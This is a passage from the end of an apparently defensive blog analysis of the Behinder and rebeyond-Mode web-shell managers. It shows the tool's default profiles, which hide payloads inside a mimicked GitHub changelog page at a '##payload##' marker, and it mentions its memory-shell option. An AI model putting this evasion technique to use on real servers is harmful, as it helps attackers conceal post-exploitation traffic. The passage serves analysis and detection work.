
自动混淆：

加密： true

自定义请求头：

备注：

Figure 15: rebeyond-Mode’s default profiles



- Back to GitHub.com
- Changelog
- Resources

Search by Keyword

Search ...

Search

- enterprise
- saml
- users

Additional fields when exporting user details

January 21, 2022

- in

##payload##

Organization owners on GitHub.com and GitHub Enterprise Cloud can now export the date of last activity for members, as well as their SAML NameID, and details on whether the member is an organization administrator or organization member. For more info, see our docs.

GitHub

Product

- Features
- Security
- Enterprise
- Customer Stories
- Pricing
- Resources

Platform

Figure 16: Default GitHub profile

You may have missed it in Figure 16, but near the middle left of the page, is the text "##payload##".

rebeyond-Mode also offers the MemShell option for JSP and ASPX, however I did not test the functionality.

Packet captures for rebeyond-Mode were purposefully left out as the network traffic is very similar to Behinder.

Conclusion

Both Behinder and rebeyond-Mode may not be as famous as China Chopper, TwoFace, or Godzilla; however, their frequent updates to extend functionality could soon see them surpassing the aforementioned post-exploitation tools.

If you made it this far, thank you for reading. I hope to create a part two of this article identifying possible detection ideas for both Behinder and rebeyond-Mode.

References

[1] https://github.com/rebeyond/Behinder

[2] https://github.com/angels520/rebeyond-Mode

[3] https://decoded.avast.io/janneduchal/analysis-of-attack-against-national-games-of-china-systems/

[4] https://www.mandiant.com/resources/zero-day-exploits-in-sonicwall-email-security-lead-to-compromise

[5] https://www.cyber.gov.au/sites/default/files/2020-12/ACSC-Advisory-2020-008-Copy-Paste-Compromises.pdf

[6] https://www.sangfor.com/en/info-center/blog-center/cyber-security/Behinder-v3-0-Analysis